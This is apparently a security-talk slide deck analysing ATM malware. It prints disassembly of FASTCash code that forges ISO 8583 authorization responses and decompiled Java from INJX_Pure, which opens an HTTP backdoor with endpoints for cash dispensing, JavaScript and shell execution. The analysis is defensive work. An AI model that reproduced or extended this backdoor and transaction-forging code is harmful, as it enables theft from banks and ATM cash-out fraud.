cmp     [ebp+var_A0], ebx
jz      loc_10002B1A
```

```
cmp     [ebp+var_A4], ebx
jz      loc_10002B1A
```

```
cmp     [ebp+var_9C], ebx
jz      loc_10002B1A
```

1. Grab MTI + Fields 3, 4, 11, 49
2. Check that all these fields had data
3. Exit function if not

FASTCash – Windows (Response)



```
mov     edx, [ebp+var_98]
push    1
push    offset a3        ; "3"
push    edx
mov     edi, eax
call    DigitChecker
add     esp, 20h
test    eax, eax
jnz     short loc_100029DA
```

Processing Code First Digit = “3” ?

```
loc_100029DA:
mov     edx, [ebp+var_98]
push    1
push    offset a0        ; "0"
push    edx
call    DigitChecker
add     esp, 0Ch
test    eax, eax
jnz     loc_10002B04
```

Processing Code First Digit = “0” ?

```
loc_10002B04:
pop     edi
pop     esi
mov     eax, 8
pop     ebx
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    sub_1000883B
mov     esp, ebp
pop     ebp
retn
```


```
cmp     [ebp+arg_C], ebx
jz      short loc_10002A1C
```

```
push    esi
push    offset asc_1001621C ; "      "
push    38                 ; Field 38: Authorization Identification Response
call    SetFieldString
```

```
push    esi
push    offset asc_1001621C ; "      "
push    38                 ; Field 38: Authorization Identification Response
call    SetFieldString
```

```
loc_10002A1C:
imul    edi, 0Dh
mov     eax, 0CCCCCCCDh
```

FASTCash – Windows (Response)



```
push    esi
push    offset asc_1001621C ; "        "
push    38                  ; Field 38: Authorization Identification Response
call    SetFieldString
push    esi
push    offset a00          ; "00"
push    39                  ; Field 39: Response Code
call    SetFieldString
imul    edi, 64h
mov     eax, [ebp+var_98]
movsx   ecx, byte ptr [eax+3]
movsx   edx, byte ptr [eax+2]
push    edi
push    0Ch
push    ecx
push    edx
lea     eax, [ebp+var_94]
push    offset aCC02949c0D ; "%c%c02949C%0*d"
push    eax
call    sub_10008B4A
push    esi
push    offset a0387t       ; "    0387T"
push    48                  ; Field 48: Additional Data
call    SetFieldString
push    esi
lea     ecx, [ebp+var_94]
push    ecx
push    54                  ; Field 54: Additional Amounts
call    SetFieldString
add     esp, 48h
jmp     loc_10002A6E
```

```
push    esi
push    offset asc_1001621C ; "        "
push    38                  ; Field 38: Authorization Identification Response
call    SetFieldString
push    esi
push    offset a55          ; "55"
push    39                  ; Field 39: Response Code
call    SetFieldString
add     esp, 18h
jmp     short loc_10002A6E
```

```
loc_10002A1C:
imul    edi, 0Dh
mov     eax, 0CCCCCCCDh
mul     edi
mov     eax, edx
xor     edx, edx
shr     eax, 3
mov     ecx, 0F4240h
div     ecx
push    edx
push    6
lea     edx, [ebp+var_18]
push    offset a0D      ; "%0*d"
push    edx
call    sub_10008B4A
push    esi
lea     eax, [ebp+var_18]
push    eax
push    38
call    SetFieldString  ; Field 38: Authorization Identification Response
push    esi
push    offset a00      ; "00"
push    39              ; Field 39: Response Code
call    SetFieldString
push    esi
push    offset a0387t   ; "    0387T"
push    48              ; Field 48: Additional Data
call    SetFieldString
add     esp, 34h
```

```
loc_10002A6E:
```

FASTCash – Windows (Response)

- Processing Code Starts with 3:
  - Return random amount as balance inquiry
  - cc02949Cdddddddddddd
    - 949 = Turkish Lira
    - 02 = Available Balance
- Processing Code Starts with 0:
  - Response 00, return random amount
- Other Processing Codes:
  - Response 55 (Incorrect PIN)

FASTCash – Three Things to Think About

1) A lot needs to go right

2) An awful lot can go wrong

3) Heavy operational requirements (e.g. programmers, money mules, access)

XFS – Intro

- eXtensions for Financial Services
- Standard API for using financial devices such as ATMs
- JXFS – Java version

XFS – Intro

- Common in ATM malware
  - MXFS.dll
    - WFSGetInfo
    - WFSExecute
    - WFS_CMD_PIN_GET_DATA
    - WFMOpenKey
    - WFMEnumKey
    - …any many more

Kaspersky example: *https://securelist.com/atmii-a-small-but-effective-atm-robber/82707/*
TrendMicro example: *https://blog.trendmicro.com/trendlabs-security-intelligence/untangling-ripper-atm-malware/*


INJX_Pure – Background

- ATM malware, relies on XFS *and* proprietary software
- Operators can:
  - Query device information
  - Dispense cash remotely
  - Load and inject additional Java code
  - Execute arbitrary JavaScript
  - Execute arbitrary cmd.exe commands

INJX_Pure – Scope

- For this presentation, we are *only* focusing on the cash dispensing actions
- Open source reporting covering some of the other interesting parts:
  - Kaspersky high-level: https://securelist.com/criminals-atms-and-a-cup-of-coffee/91406/
  - Yoroi, more detailed: https://yoroi.company/research/java-amt-malware-the-insider-threat-phantom/
  - Frank Boldewin, some context: https://github.com/fboldewin/Libertad-y-gloria---A-Mexican-cyber-heist-story---CyberCrimeCon19-Singapore

INJX_Pure – Workflows




INJX_Pure – Workflows

1. KRunnable() – Reads file named .AgentCli
    1. If value = 2, add log entry
    2. If value = 1, scandyna(), loadconf(), patchall()


2. loadconf() – Creates an HTTPServ() that accepts commands
    - d – dispense cash *or* query the device
    - eva – run arbitrary JavaScript
    - mgr – pull running classes
    - core – run a locally stored JAR file
    - [no endpoint] – execute arbitrary shell command

INJX_Pure – loadconf()




```
private static void loadconf() {
  try {
    toedit = new Class[2550];
    toeditcount = 0;
    instrumentedClassName = new String[100];
    instrumentedMethodName = new String[100];
    instrumentedArgsMap = new String[100];
    acodeinsert = new String[100];
    bcodeinsert = new String[100];
    FileInputStream input = new FileInputStream(conffile);
    prop.load(input);
    String porthttp = prop.getProperty("port", "65413");
    try {
      HTTPServ.bv(Integer.parseInt(porthttp));
    } catch (IOException ex) {}
    String runya = prop.getProperty("runonload");
    disablesec = Integer.parseInt(prop.getProperty("d
    detach = Integer.parseInt(prop.getProperty("detac
    int counter = Integer.parseInt(prop.getProperty("
    Global.verbose = Integer.parseInt(prop.getPropert
    Global.logoutput = prop.getProperty("logoutput",
    if (!Global.logoutput.equals("")) {
      if (Global.logoutput.equals("stdout")) {
```

Creates an HTTP server



```
public static void bv(int value) throws IOException {
  HttpServer server = HttpServer.create(new InetSocketAddress(Integer.valueOf(value).intValue()), 0);
  server.createContext("/", new MyHandler());
  server.setExecutor(Executors.newCachedThreadPool());
  server.start();
```


INJX_Pure – “/d” command



```
public void handle(HttpExchange t) throws IOException {
  String response = "OK";
  String method = t.getRequestMethod();
  StringBuilder out_cmd = new StringBuilder();
  if (t.getRequestURI().getPath().equals("/d")) {
    if (method.equals("POST")) {
      Global.checklog();
      InputStream in = t.getRequestBody();
      BufferedReader reader = new BufferedReader(new InputStreamReader(in));
      StringBuilder out = new StringBuilder();
      String line;
      while ((line = reader.readLine()) != null)
        out.append(line);
      String post = URLDecoder.decode(out.toString());
      Global.logf.write(post + "\n");
      Global.logf.flush();
      Pattern p = Pattern.compile("([^&]+)=([^&]+)");
      Matcher m = p.matcher(post.toString());
      String id = "";
      String d = "";
      while (m.find()) {
        String par = m.group(1);
        String v = m.group(2);
        if (par.equals("i")) {
          id = v;
          continue;
        }
        if (par.equals("d")) {
          d = v.replaceAll(";", ",");
          continue;
        }
        if (par.equals("q")) {
          Global.logf.write("Got query\n");
          response = runjs(info);
        }
      }
      if (!id.equals("") && !d.equals("")) {
        Global.logf.write("Dispensing\n");
        Global.logf.flush();
        (new dispen(d.replaceAll(";", ","), id)).start();
        response = "ok";
```

“/d” endpoint check

“POST” check




```
var Global = Packages.java.lang.Class.forName("injx2.Global");
var Global = Global.cast(Global.newInstance());
var Peripheral = Global.runningclass.get("Peripheral");
var Peripheral = Peripheral.cast(Peripheral.newInstance());
var jsd = Peripheral.Dispenser;
if (!jsd.isOk()) {
    print("DERROR");
} else {
    var resume = "";
    for (var j = 0; j < jsd.getNumberOfCashUnits(); j++) {
        resume += jsd.getCashUnit(j).getValue() + ":" + jsd.getCashUnit(j).getActual() + ";";
    }
    print(resume);
}
```

Query function

Dispense function

